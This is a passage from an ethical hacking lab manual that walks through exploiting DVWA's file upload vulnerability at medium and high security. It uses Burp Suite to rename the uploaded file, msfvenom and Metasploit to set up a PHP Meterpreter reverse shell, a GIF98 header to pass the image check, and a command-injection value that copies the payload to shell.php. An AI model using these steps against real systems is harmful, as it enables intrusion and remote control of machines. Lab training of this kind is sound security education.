

Figure 2.7.28: Burp suite configuration

60. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.



Figure 2.7.29: Burp Suite main window

61. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.

Figure 2.7.30: Check intercept is on

62. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.



Figure 2.7.31: Upload payload file

63. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.



Figure 2.7.32: Upload request captured in Burp Suite

64. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.



Figure 2.7.33: Edit the captured request and forward

65. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

Note: If a **Confirm** pop-up appears, click **Yes**.

Figure 2.7.34: Turn intercept off

66. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.

Figure 2.7.35: Payload file successfully uploaded

67. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.

68. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

69. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

71. Now, type **cd** and press **Enter** to jump to the root directory.
72. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
73. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
74. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 3333** and press **Enter**.
    - Type **run** and press **Enter** to start the listener



Figure 2.7.36: Setup and start a listener

75. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/medium.php**) into the address bar and press **Enter** to execute the uploaded payload.



Figure 2.7.37: Open uploaded payload file in a web browser

76. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.
77. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



Figure 2.7.38: Get the system information

78. Close all open windows.
79. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
80. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
81. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

82. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 7.3

Exploit DVWA High

83. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=2222 -f raw** and press **Enter**.
84. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.



Figure 2.7.39: Copy the raw payload generated

85. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
86. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.
87. The **Pluma** text editor window appears; press **Ctrl+V** to the paste the raw payload code copied in **Step 84**.
88. Edit the payload file by adding **GIF98** to the first line and press **Ctrl+S** to save the content.



Figure 2.7.40: Edit the payload file

89. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

90. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.

91. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



Figure 2.7.41: Setting DVWA security level

92. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.



Figure 2.7.42: Upload the payload files

93. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.



Figure 2.7.43: Select the payload file

94. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.
95. Now, click the **Upload** button to upload the file to the database.



Figure 2.7.44: Upload the payload file

96. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.



Figure 2.7.45: Payload file uploaded

97. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.

